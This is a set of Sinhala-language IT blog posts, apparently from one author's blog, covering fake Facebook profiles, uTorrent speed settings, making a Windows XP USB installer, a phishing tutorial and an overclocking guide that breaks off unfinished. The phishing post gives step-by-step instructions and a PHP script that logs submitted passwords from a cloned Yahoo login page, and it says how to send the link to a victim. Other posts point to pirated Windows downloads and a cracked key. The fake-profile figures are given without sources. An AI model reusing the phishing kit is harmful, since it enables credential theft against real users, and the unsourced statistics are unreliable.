Copy Protected by Copyscape Plagiarism Checker!

පේස්බුක් උන්මාදයක් වෙලා තියෙන්නෙ මේ කාලේ. ඒ වගේම පේස්බුක් කියන්නේ ගොඩක් අපරද අනාචාර වෙන තැනක් කියලයි ලෝකයා දකින්නේ. ඒ උනත් අපි කවුරුත් පේස්බුක් එන එක නම් අතාරින්නේ නෑ නේද? ඉතින් මේ පේස්බුක් අඩවියේ තියන ගිණුම් වලින් බොහොමයක් හොරට හදපුවා නැත්නම් අයිතිකරුවෙක් නොමැති ගිණුම් බව පසුගියදා අනාවරණය උනා. ඉතින් ලෝකයේ බොහෝ දෙනාගේ අවධානය ඒ කරුණ වෙනුවෙන් යොමු උනා. ඉතින් මේ බොරු ගොණුම් අටවා ගන්නේ ඇයි? මූලිකවම හැකින් ප්‍රහාරයන් වෙනුවෙන්. ඊලගට වෙන කෙනෙක් අපහසුතාවයට පත් කරන්න භාවිත කරන්න. ඉතින් අපි දැනගෙන ඉන්න ඕනේ කොහොමද මේ බොරු ගිණුම් එහෙම නැත්නම් Fake Facebook Profile අදුනා ගන්නේ කියලා. 


ඇත්තටම මේක හරිම අපහසු කාර්යයක්. මොකද අපි දන්නේ නෑ මෙ ගිණුම් හදන්නේ කවුද කියන එක. හොදම උදාහරණය මට පුලුවන් මේක කියවන ඔයාගේ නමින් පේස්බුක් පිටුවක් පටන් ගන්න..ඉතින් එක් එක සාධකයන් අනුමාන කරල තර්ක කිරීම මගින් අපිට පුලුවන් මේක ඇත්ත ගිණුමක්ද නැත්නම් බොරු ගිණුමක්ද කියන් එක හොයාගන්න. අපි බලමු සාධකයන් කීපයක් සැලකිල්ලට අරන්. 


1. තමන් ගැහැණු කෙනෙක් කියලා හදුනවා ගැනීම 


බොහොමයක් Fake Profile වලදි මේවා හදන අය තමන්ව හදුන්වා ගන්නේ ස්ත්‍රී ලිංග විදියට. ඒකට හේතුව ගෑනු කෙනෙක් විදියට පෙනී උන්නාම අනුන්ගේ අවදානය අනුකම්පාව ලබා ගැනීමට වැඩි හැකියාවක් පවතින නිසා. Fake Profile වලින්  97% ප්‍රමාණයක් තියෙන්නෙ ස්ත්‍රී ලිංග විදියට. 

 2. Fake Profile වල වැඩි කැමැත්ත ස්ත්‍රී පාර්ශවයටයි 

ඉතින් මේ හදන Fake Profile වැඩිපුරම කැමති වෙන්නෙත් ගෑණුන්ටමයි..ඉතින් අපිට Fake Profile එකක් අදුනාගන්න තියන හොදම සාධකයක් තමයි එයාලගේ මිතුරන් අතරේ වැඩිපුරම ඉනේ ගැහැණුද පිරිමිද බලන එක. ඒක අපිව රැවටීමේ උපායක් වෙන්නත් පුලුවන්.

 3. ඇත්තටම සිටිනා මිතුරන් ගනන 

ඔයාලා ඇත්ත ගිණුමක් හදාගත්තාම හැමෝටම දන්වලා ඒකට මිතුරන් එකතු කරගැනීම ටිකක් කල් යන වැඩක් නේද? ජනප්‍රිය කෙනෙක්ට නම් මේක අදාල වෙන්නෙ නෑ.  Fake Profile එකක් අද ඉන්න ගාන නෙමෙයි හෙට ඉන්නෙ. හිතාගන්නවත් බැරි  වේගෙන් මිතුරන් එකතු වෙනවා. මේකට හේතුව  Fake Profile හදන කෙනා එකක් හදලා බලගෙන ඉන්නෙ නෑ. සාමානයෙන්  Fake Profile හදන් හැකර් කරුවෙක් ගාව අඩුම තරමින්  Fake Profile 100 ක් වත් තියනවලු. ඒ කියන්නේ ඒ මේල් ගිණුම් 100 වත් තියනවලු.

4. තමන්ගේ ඉගෙනගත්ත විදුහල හෝ උසස් අධ්‍යාපන විස්තර එකතු කිරීම 

හුගක් අය තමන්ගේ අධ්‍යාපන තත්වයන් පේස්බුක් වලට එකතු කරන්නේ නෑ. ඒත්  Fake Profile හදන අය නම් ඔක්කොම වගේ තමගේ උසස් අධ්‍යාපන තත්වයන් දක්වනවා. බොහොමයක් දෙනා විශවවිද්‍යාල අධ්‍යාපනය ලැබූ අය විදියටයි පෙනී ඉන්නේ. ඒ අපි තුල විශ්වාසය වැඩි කරන්න. 

5. පොටෝස් වල ටැග් පහසුකම භාවිතය 

ඔයාල පොටෝ ඇල්බම් එකක් පේස්බුක් වලට එකතු කලාම තම මිතුරන් අතරේ ඒ සියලුම පොටෝ ටැග් කරනවාද නැත්නම් හොදම එකක් දෙකක් ටැග් කරනවාද?  Fake Profile හදන අය එකතු කරන පොටෝ ඇල්බම් වල සියලුම පොටෝ එහි ඉන්න සියලුම මිතුරන්ට ටැග් කරනවා 

6. ස්ටේටස් අප්ඩේට් කිරීම 

Fake Profile හදාගෙන් ඉන්න අය ගෙන් 43% තමන්ගේ ස්ටේටස් අප්ඩේට් කරන්නේ නැතිලු. ඒ වගේම ඇත්ත ගිණුම් හිමියන්ගෙනුත් 15% දෙනා ස්ටේටස් අප්ඩේට් කරන්නේ නැතිලු. ඉතින් Fake Profile  එකක දිගු කාලයක් පවතින එකම ස්ටේටස් එක් දැකගන්න පුලුවන් වෙයි. 

7. ගිණුමට එකතු කරන වීඩියෝ වැනි දේවල් 

Fake Profile  වල අය බොහෝ විට අලුතින් නිකුත් වෙන ලස්සන ගීතයක්, එහෙම නැත්නම් හොදට දුවන අලුත් ෆ්ලිම් එකක ටේලර් එක වගේ දේවල් තමන්ගේ Fake Profile පේජ් එකට එකතු කරන්න උත්සාහා කරනවා අඩුයි.

ඉතින් ඔන්න ඔහොමයි Fake Profile  එකක් අදුනා ගන්න වෙන්නෙ. මේක කරන්න නම් ටිකක් අමරුයි තමයි. පේස්බුක් වලින් අලුත් තාක්ශණයක් හදුන්වා දෙන්නයි යන්නේ. එකෙන් කරන්නෙ අපේ මූනේ ලස්සන පොටෝ එකක් ගන්න එක. ඊලගට අලුත් තාක්ශණයක් මුසු කරලා මෙ පොටෝ එක ID එකක් බවට පත් කරනවා. ඉතින් එහෙම උනාම අපිට බාවිතා කරන්න වෙන්නෙ එක ප්‍රොෆයිල් එකයි. ඉතින් මේකට කියන්නේ Face recognition  කියලා. කොයි තරම් දුරට මේක සර්තක වෙයිද කියන එක ගැන නම් කලින් අනාවැකි කියන්න බෑ. අපි බලාන ඉමු මේ අලුත් තාක්ශණයත් එක්ක පේස්බුක් කොහොම වෙයිද කියන එක. සුභ දවසක්...! 

About the author
Eranda Dayawansa
Eranda Dayawansa is a Microsoft Certified ICT Instructor and Blogger from 2008 who loves all Things of Information Technology. He is also the chief editor at his blog – HelpITLanka which shares new exciting and informative discoveries found from surfing the net.
Copy Protected by Copyscape Plagiarism Checker!

අන්තර්ජාලය තුල භාගත කිරීම් නොමිලේ කරගන්න තියන හොදම ස්තානයක් තමයි ටොරන්ට් වෙබ් අඩවි කියන්නෙ.ඒ වගේම ටොරන්ට් වෙබ් අඩවි වලින් අපි බාගත කරගන්නා ගොනු බාවිතයට ගනිද්දි පරිස්සන් වෙන්න ඕනේ. මොකද මේවා තුල හැංගිලා එක එක ආකාරයේ අනාරක්ශිත ගොනුත් පැමිණෙන්න පුලුවන් කම තියන නිසා. ඉතින් ඔයාලා දන්නවා අපේ තියන අන්තර්ජාල පහසුකම බාවිතා කරලා ටොරන්ට් ගොනුවක් බාගත කරන්න ගියාම බොහෝ වෙලාවක් ගත වෙනවා. ඒකට හේතුව අපේ දුප්පත් අඩු වේගවත් අන්තර්ජාල පහසුකම. ඉතින් අපි බලමු කොහොමද අපේ මේ අඩු වේගවත් අන්තර්ජාල පහසුකම බාවිත කරලා ටොරන්ට් ගොනුවක් අධි වේගයෙන් බාගත කරන්නේ කියලා. 


මුලින්ම ඔයාලා ටොරන්ට් සහය දක්වන මෘදුකාංගයක් පරිගණකයට ස්තාපිත කරගන්න ඕනේ. උදාහරණ විදියට u torrent, bit torrent දක්වන්න පුලුවන්. ඉතින් දැනටමත් ඔයාලා මේවායින් එකක් බාවිතා කරනවා නම් අවුලක් නෑ. නැති අය පහල ලින්කුවෙන් u torrent මෘදුකාංගය බාගත කරගන්න. සරල් පියවර කීපයකින් ඒක් අපිට පරිගණකයට ස්තාපිත කරගන්න පුලුවන්.

http://www.utorrent.com


බාගත කිරීම අවසානයේ අපිට පහල රූපයේ මෙන් ගොනුවක් ලැබෙනවා. 


මේක ස්තාපිත කරගන්න. ඊලගට අපි බාගත කරන්න හිතාගෙන ඉන්න දේට අදාලව ටොරන්ට් ගොනුවක් හොයාගන්න ඕනේ. ඔයාලා අන්තර්ජාලයෙන් ගූගල් වලින් තොරතුරු හොයනවා වගේ ටොරන්ට් හොයන්නත් වෙනම වෙබ් අඩවි තියනවා. මං උදාහරණයට ගන්නේ kat.ch වෙබ් අඩවිය. ඉතින් මං ඒ වෙබ් අඩවියට ගිහින් සෙවුමක් කරනවා Windows 8 ගොනුවක් බාගත කරගැනීම සදහා. පහල රූපයේ මෙන් මට තොරතුරු ලැබෙනවා. 

රතු පාටින් දක්වලා තියන ලින්කුවෙන මං අදාල ටොරන්ට් ගොනුව ලබාගන්නවා. මෙක ඇත්තටම ලින්කුවක් මිසක් මේක බාගත් උනාම හිතන්න එපා අපි බාගත කරන්න ගිය සම්පූර්ණ ගොනුවම බාගත උනා කියලා. මේක කිලෝබයිට් පොඩි ගානක් ගොනුවක්. 

ඊලගට අපි ස්තාපිත කරගත් u torrent මෘදුකාංගය විවෘත කරගන්න. ඊලගට ටිකකට කලින් බාගත කරගත් ටොරන්ට් ලින්කුව සහිත ගොනුව u torrent මෘදුකාංගය හරහා විවෘත කරන්න. 


ඉතින් ඔන්න අපේ ගොනුව බාගත වෙනවා. පේනවා නේද මගෙ දුප්පත් අන්තර්ජාල සේවාවේ වේගය. හුගක් අඩුයි. ඉතින් අපි බලමු මේක වැඩි කරගන්නෙ කොහොමද කියලා. මුලින්ම Option වල Preferencces වලට යන්න. ඒකේ තියන Connection කියන ටැබ් එකට යන්න. එතනදි ඔයාලට පෝට් අංකයක් පෙනෙයි. ඒක 45682 ලෙස වෙනස් කරන්න. 

ඊලගට පහල තියන සේවාවන් ක්‍රියාත්මක කරන්න. (ටික් වැටිලා තියෙන්නෙ ඕනේ)
  • Enable UPnp port-mapping.
  • Enable NAT-PMP port mapping.
  • Add windows Firewall exception.
ඊලගට Bandwidth කියන එකට යන්න. එතනදී පහල රතු පාටින් දක්වලා තියන වෙනස් කම් කරන්න.
  • Global max no. of connections=130
  • Max no. of connected peers per Torrent=70
  • No. of upload slots per torrent=3
ඊලගට Bittorrent ටැබ් එකට යන්න එතනදිත් පහල දක්වලා තියන ඒවා ටික් වෙලා තියනවාද බලන්න.
  • Enable DHT Network
  • Enable DHT for new torrents
  • Enable local Peer Discovery
  • Enable bandwidth management9uTP]
  • Enable UDP tracker support
  • Ask tracker for scape information
  • Enable Peer Exchange
  • Enable outgoing Protocol Encryption.


 ඊලගට Queueing ටැබ් එකට යන්න. පහල රතු පාටින් දක්වලා තියන ඒවා ඒ ආකාරයෙන් වෙනස් කරන්න.
  • Max no of active torrents = 2
  • Max no of active downloads = 1 
  • Min Ratio = 150
  • Min Seeding time(Minutes) = 0

ඉන්පසු ටැබ් එකට යන්න.එතනදී net.max_halfopen කියන් කොටස තෝරන්න. ඒකේ අගය 90 ලෙස වෙනස් කරන්න. 

ඊලගට අපි බාගත කරන ටොරන්ට් ගොනුව මත right Click කරන්න. එතනදි ලැබෙන මෙනුවෙන් bandwidth Allocation = High ලෙස තෝරන්න.

ඉතින් ඔන්න අපේ සැකසුම් අවසානයි. දැන් බලන්න බාගත කිරීමේ වේගය වැඩි වෙලා තියන ආකාරය. 

හරි, ඔයාලා බාවිත කරන අන්තර්ජාල ගිණුමේ වේගය අනුව මේ වේගය ගොඩක් වැඩි කරගන්න පුලුවන්. හැබැයි අපි බාගත කරන ගොනුවට අදාලව සීඩ්ස් තියෙන්නෙ නම් ඕනේ. එහෙනම් උත්සාහ කරලා බලන්න. සුබ දවසක්...! 

~~~~~ HelpITLanka ~~~~~
About the author
Eranda Dayawansa
Eranda Dayawansa is a Microsoft Certified ICT Instructor and Blogger from 2008 who loves all Things of Information Technology. He is also the chief editor at his blog – HelpITLanka which shares new exciting and informative discoveries found from surfing the net.

මේක කරගන්න අපිට පොඩි දේවල් ටිකක් ඔනේ..... 
USB PEN එකක් ඔනේ 1ජීබී වලට වඩා අඩු නොවෙන එකක් 
WIN XP CD එකක් ඔනේ හොද තත්වෙන්. (ඒ කිව්වෙ හොදට වැඩ කරන එකක්)
තව මෙන්න මේ සොෆ්ට් කෑල්ලත් ඔනේ 
ඒක හොයන්න අමාරුනම් ආ මෙක 
හැබැයි මේ සොෆ්ට් කෑල්ල එකපාරයි පුලුවන්... 
මම එකනිසා ටොරන්ට් ලින්ක් එක හොයා ගත්තා කී එකත් එක්කම.. 
බලමුකො කරන විදිය..... 



Screenshots of FlashBoot 2.0, converting Windows XP installation CD to USB:
1) Run FlashBoot, click Next


2) Choose CD -> USB in Main Menu


3) Choose CD/DVD drive or image file and click Next


4) Choose "Convert Windows XP/2000 installation CD" from the scenario list and click Next


5) Choose target USB disk (flash, HDD) or image file and click Next


6) Enter volume label or leave it as is and click Next


7) Check summary information and click Next


8) Wait for process completion


9) USB disk is ready for use. Click OK to exit


ඔයා දැන් කරගන්න ඔනෙ ඔක්කොම ... 
වින්ඩෝස් ගහනකොට මේ වගෙ ද කියලා බලාගන්න මේ පොටො වලින්... 
පහල ලින්කුව තියෙනවා 

බල්ලා කොමෙන්ට් එකකුත් දාල යන්න :D

NOTE: This tutorial is for educational purposes only, I am NOT responsible in any way for how this information is used, use it at your own risk.

අද වෙනකොට අන්තර්ජාලයේ සැරිසරන එක මහා භයානක දෙයක් බවට පත් වෙලා. මොකද හැමතැනම අපේ මුරපද හොරාගන්න, අපේ ඊමේල් ගිණුම් හැක් කරගන්න, අපේ අන්තර්ජාල ගෙවීම් වගේ දේවල් වල විස්තර ගන්න, පරිගණක ජාලයේ තදබදය වැඩි කරන්න බලාගෙන ඉන්න හැකර්ලා හැමතැනම. ඉතින් මං හැකින් ගැන හුගක් විස්තර කියලා තියනවා වගේම ඔයාලා හැක් කරන්න ගිහින් හැක් වෙන හැටිත් කියලා තියනවා.  මේ පෝස්ට් එකෙන් මං ලියන්න යන්නේ කොහොමද අපිව හැක් කර ගන්න හැකර් කෙනෙක් භාවිතයේ පවතින ජනප්‍රිය වෙබ් අඩවි භාවිතා කරන්නේ කියලා. ඉතින් සරලවම කියනවා නම් ෆිෂින් ප්‍රහාරයක් එල්ල කරන්නේ කොහොමද කියන එක. 


ඉතින් මේක කියවන ඔයාල කියවල මේක ප්‍රයෝගිකව කරන්නත් උත්සහා කරනවා නම් වෙන කෙනෙක් හැක් කරන්න බාවිතා කරන්න එපා. මට කියන්න ඕනේ කම තියෙන්නේ මේ වගේ වෙබ් අඩවි අටවගෙන ඕනේ තරම් කට්ටිය අන්තර්ජාලයේ ඉන්න බවත් ඒවාට අහු වෙන්න එපා කියන එකත්.

හැකර් කෙනෙක්ට මේ දේ කරන්න ඕනේ කරන දේවල් කීපයක් තියනවා.

1. වෙබ් අඩවියක් හෝස්ට් කරන්න පුලුවන් ගිණුමක් 


ඉතින් අදවෙනකොට නොමිලේ වෙබ් අඩවි දියත් කරන්න එහෙම නැත්නම් හෝස්ට් කරන්න දෙන වෙබ් අඩවි ඕනේ තරම් හොයාගන්න පුලුවන්. ඉතින් ඒ වගේ වෙබ් අඩවියක් හොයාගෙන ඒකේ ලියපදිංචි වෙන්න. කිසිම විටක ලියපදිංචියේදී භාවිතයේ පවතින ජනප්‍රිය නාමයන් වෙබ් අඩවි ලිපිනය විදියට බාවිතා කරන්න එපා. යාහූ ගූගල් වගේ දේවල් බාවිතා කරන්න එප. ඉතින් මේ උදාහරණයට ඕනේ ගිණුම හදන්නේ www.000webhost.com කියන web අඩවියෙ. ඔයාලටත් මේකෙන් නොමිලේ හොස්ටින් ගිණුමක් හදාගන්න පුලුවන්. 


2. බොරු login page එකක්

යම් ගිණුඅමකට ලොග් වෙන්න නම් login page එකක් තියෙන්නෙ ඕනේ. ඔයාලා දන්නවා යාහු මේල් වලට, පේස්බුක් වලට මෙ හැම එකකටම login page එකක් තියනවා. ඉතින් මේ Fishing Attack එකකටත් බොරු login page එකක් හදාගන්න වෙනවා ඒකට අපිට පුලුවන් පහල ක්‍රමය අනුගමනය කරන්න. 

භාවිතා වෙන login page එකකට යන්න. මං උදාහරණයට ගන්නේ යාහූ මේල් වල login page එක

ඊලගට ඒ login page එක උඩ Right Click කරලා view source යන්න. එතනදී මේ පේජ් එකට අදාල සෝස් කෝඩ් එක පෙන්නනවා. 

ඊලගට මේ සම්පූර්ණ සෝස් කෝඩ් එක කොපි කරගෙන notepad එකක පේස්ට් කරගන්න. ඒ ගොනුව .html ගොනුවක් ලෙසින් සුරක්ශිත කරන්න. මගේ උදාහරණයේදී මං භාවිතා කරන්නේ yahoo.html ලෙසයි 

3. php කේත ගොනුවක්

පහල දැක්වෙන කේත් සටහන් ටික කොපි කරගෙන notepad එකක පේස්ට් කරගන්න. ඒ ගොනුව code.php ලෙසින් සුරක්ශිත කරන්න. 

<?php
header (‘Location: original login page’);
$handle = fopen(“passwords.txt”, “a”);
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, “=”);
fwrite($handle, $value);
fwrite($handle, “\r\n”);
}
fwrite($handle, “\r\n”);
fclose($handle);
exit;
?>

4. හිස් ටෙස්ට් ෆයිල් ගොනුවක් 

මොනවත් නැති හිස් ටෙස්ට් ෆයිල් ගොනුවක් සාදා එය password.txt ලෙස සුරක්ශිත කරන්න.


 ඉතින් මේ වෙනකොට ගොනු 3ක් ඔයාලා ගාව තියනවා.  yahoo.html , password.txt සහ code.php ඉතින් අපි බලමු මේවාගේ කේත කොටස් වෙනස් කරගන්න විදිය සහ මේ ගොනු 3 ම් එකිනෙක සම්බන්ද කරන ආකාරය. මුලින්ම yahoo.html එක නෝට්පෑඩ් එකෙන් ඕපන් කරගන්න. 

ඊලගට ctrl+F සෙවුමක් පටන් ගන්න. එතනදී අපි හොයන්නේ action කියන කොටස. පහල රූපයේ මෙන් අපිට ඒක හොයාගන්න් පුලුවන්. මේ වගෙම නොවුනත් මීට සමානව අපිට මෙ කේතය බලාගන්න පුලුවන්. 


ඊලගට මේ රතුපාටින් දක්වල තියන කොටස වෙනුවට පහල් රූපයේ තියන රතු පාටින් තියන කොටස යොදන්න.

හරි, ඊලගට මේ ගොනුව සේවු කරන්න. ඉන්පසු code.php ගොනුව ඕපන් කරගන්න. එතන ඇති original login page කියන එක වෙනුවට https://login.yahoo.com/config/login_verify2?&.src=ym  කියන එක එහෙම නැත්නම් ඉහල රූපයේ රතු පාටින් දක්වල තියන https: ලෙසින් පටන් ගන්න කොටස යොදන්න.


 හරි, කේත කොටස් වෙනක් කිරීම් කරල ඉවර උනාට පස්සේ අපිට පුලුවන් මේ ගොනු 3 ම අපි මුලින්ම හදාගත්ත වෙබ් හෝස්ටින් ගිණුමට එකතු කරන්න. 

හදාගත්ත ගිණුමට ලොග් වෙලා එහි file manager වලට යන්න. පහල රූපයේ මෙන් පෙන්නයි. 


ඊලගට අලුත් ඩිරෙක්ටරියක් හදන්න. මං හදන්නේ abc කියලා  

ඊලගට අපි හදාගත් ගොනු 3 ම Upload කරන්න.

ඊලගට අපිට පෙන්නන කොටසේ ඇති .html සහ .txt වලට අදාල ලින්කු කොපි කරගන්න. .html ලින්කුවෙන් තමයි අපි කේතයන් වෙනස් කර සෑදූ බොරු Login Page එකට යන්නේ. ඉතින් මේ ලින්කුව ඔයාලට පුලුවන් හැක් කරන්න එහෙම නැත්නම් Fishing Attack එකක් දෙන්න් ඕනේ කෙනාගේ ඊමේල් ගිණුමට යවන්න ආකර්ශණීය වචන ටිකකුත් එක්ක. ඉතින් ඔයාලට පේනවා නේද වෙන දේ? අපි යවන ලින්කුව ඒක බලන කෙනා ක්ලික් කලාම ඕපන් වෙන්නේ  අපි හදපු වෙබ් පිටුව. ඒකෙදි ඔහු විසින් ලබාදෙන මුරපද සියල්ල අපි හදපු password.txt  ගොනුව තුල සුරක්ශිත වෙනවා. ඉතින් බලන්න ඔයාලා කොයිතරම් බරපතල අවදානමකද ඉන්නෙ කියලා? ඒ හින්දා නොදන්න ලින්කු වල ක්ලික් කරලා හැක් වෙන්න එපා.

පහල උදාහරණ වලින් බලන්න. මෙවුවා තමයි Fishing Attack විදියට එන්නේ. 


About the author
Eranda Dayawansa
Eranda Dayawansa is a Microsoft Certified ICT Instructor and Blogger from 2008 who loves all Things of Information Technology. He is also the chief editor at his blog – HelpITLanka which shares new exciting and informative discoveries found from surfing the net.

මොකද්ද මේ Overclocking කියන්නෙ? පරිගණකයක් සම්මත තත්වයන් යටතේ ක්‍රියාත්මක වෙන වේගයක් තියනවා කියලා ඔයාලා දන්නවා. යම් යම් භාහිර සාධක නිසා ඒ නිශ්චිත වේගය අඩාල වෙන්න පුලුවන්. උදාහරණයක් විදියට අධික උණුසුම වගේ දෙයක් නිසා පරිගණකයේ වේගය අඩාල වෙන්න පුලුවන්. පරිගණකයක වේගය රදා පවතින්නේ මොන මොන අභ්‍යන්තර සාධක මතද?එක සාධකයක් තමයි පරිගණකයේ තාවකාලික මතකය. තවත් සාධකයක් තමයි පරිගණකයේ ප්‍රධාන සකසනයේ (processor) වේගය. ඉතින් Overclocking කිරීමකදී වෙන්නේ මේ සාධක වල සම්මත තත්වයන් වෙනස් කිරීමයි. එතනදී බොහෝවිට පරිගනකයේ බයෝස් වැඩසටහන හරහා මේවා යාවත්කාලීන කිරීමක් සිදු වෙනවා

ඉතින් අඩු වේගයක් සහිත පරිගණකයකින් වැඩි වේගයක් ලබා ගැනීම සදහා අපිට මේ Overclocking කියන ක්‍රියාකාරකම කරන්න පුලුවන්. පහලින් දක්වලා තියනවා පියවරින් පියවර මෙය සිදුකරන ආකාරය. ඉතින් පොඩි අවවාදයක් දෙන්න ඕනේ. Overclocking වලදී අපි කෙලින්ම බලපෑම් කරන්නේ පරිගණකයේ හදවත බදු processor එකට. ඒ වගේම මවුපුවරුවේ යම් යම් තාක්ශණික වෙනස් කම් වලට. ඉතින් පරිගණක් දෘඩාංග සම්බන්දයෙන් සැලකිය යුතු දැනුමක් නැත්නම් කරුණාකර මේ ක්‍රියාකාරකම් කිරීමෙන් වලකින්න. එයින් ඔබේ පරිගණකයේ වටිනා කොටස් වලට හානි වෙන්න පුලුවන්. නිවැරදිව කලොත් කිසිම හානියකින් තොරව Overclocking කරන්න පුලුවන්.

 පියවර අංක 1 - නිවැරදි දෘඩාංග හදුනා ගැනීම  

අපි කලිනුත් කිවුවා පරිගණකයේ Overclocking කිරීමට බාවිතා වෙන්නෙ මොන් මොන දෘඩාංගයන්ද කියන එක. ඉතින් ඔයාලට ඒ ඒ දෘඩාංග කොටස් පිලිබදව හොද අවබෝදයක් තියෙන්නෙ ඕනේ. ඔයාලගේ පරිගණකයේ මවුපුවරුව අදාල පොත එහෙම හොයගත්තට කමක් නෑ. ඉතින් මේ පොතේ කොහේ හරි ඇති මවුපුවරුව Overclocking වලට සහය දක්වනවද නැද්ද දක්වනවා නම් කොයි කොයි ආකාරයෙන්ද කියන විස්තරයන්. ඉතින් මෙ ටික හොදින් කියවන්න.  ඊලගට සකසනය. මං දන්න තරමින් දැනට තියන ඕනේම සකසනයක් Overclocking වලට සහය දක්වනවා. සාමනයෙන් සකසනයක් නිශ්පාදිත තත්වයෙන්ම අඩු වේගයන්ගෙන් වැඩ කරන්නයි නිර්මාණය කරන්නේ. ඒ කියන්නෙ අපිට ලැබෙන ගිගාහර්ට්ස් වේගයට වඩා වැඩි වේගයක් මේ සකසනය තුල පවතිනවා කියන එකයි.  අවසානයේ තාවකාලික මතකය. බොහොමයක් මතකපත් Overclocking වලට සහය දක්වනවා. ඒ උනත් ඔයාලා හොදින් බලන්න මවුපුවරුවේ ඒ බව සටහන් වෙනවද කියලා. මතකය සහය දැක්වුවට මවුපුවරුව සහය නොදක්වනවා නම් අපි Overclocking කිරීමෙන් වැඩක් වෙන්නේ නෑනේ.

පියවර අංක 2 - සකසනයේ දැනට පවතින ක්‍රියාකාරීත්වය 

සකසනයට අයත් කොටස් කීපයක්ම පවතිනවා. පලමු කොටස හීට් සින්ක් එක. ඊලගට හීට් සින්ක් එක හා සකසනය අතරට යොදන ගම් එක. ඊලගට ෆෑන් එක. ඒ එක්කම සකසනය. මෙ කොටස් හතරම නිසි ආකාරයෙන් තිබුනොත් තමයි සකසනයෙන් ලබාදෙන නිවැරදි වේගය ලබාගන්න පුලුවන් වෙන්නේ. ඉතින් අපි Overclocking  කිරීමේදී මේ සකසනයේ සම්මත් වේගයටත් වඩා වැඩි වේගයක් බලාපොරොත්තු වෙනවා. ඒකේ අවසාන ප්‍රතිඵලය වන්නේ සකසනය වෙනදාටත් වඩා අධික ලෙස රත් වීම. ඉතින් Overclocking  කරන්න යනවා නම් අපි බලන්න ඕනේ අපේ හීට් සින්ක් එක හා ෆෑන් එක Overclocking  කිරීමෙන් පසු සකසනයෙන් පිට කරන් තාපය උරා ගැනීමට තරම් ප්‍රමාණවත්ද කියන එක. එහෙම නොවෙන අවස්තාවකදී නම් අපිට හීට් සින්ක් එක හා ෆෑන් එක මාරු කරන්න වෙනවා. සාමානයෙන් පරිගණකයක ක්‍රියාකාරී උශ්ණත්වය 30-65 අතර පවතිනවා. ඉතින් සාමනයෙන් බාවිතා වෙන හීට් සින්ක් එකක් මේ උණුසුම දරා ගැනීමට් ප්‍රමාණවත් උනත් Overclocking  වලින් පසු පිට වෙන 85 පමණ උණුසුම් දරාගන්න ප්‍රමාණවත් වෙන්නේ නෑ. ඒ නිසා අපිට අලුත් හීට් සින්ක් එකකට යන්න වෙනවා


Thermalright Ultra-120 eXtreme

Thermalright's Ultra-120 eXtreme

පියවර අංක 3 - සකසනය Overclocking කිරීමට පෙර 

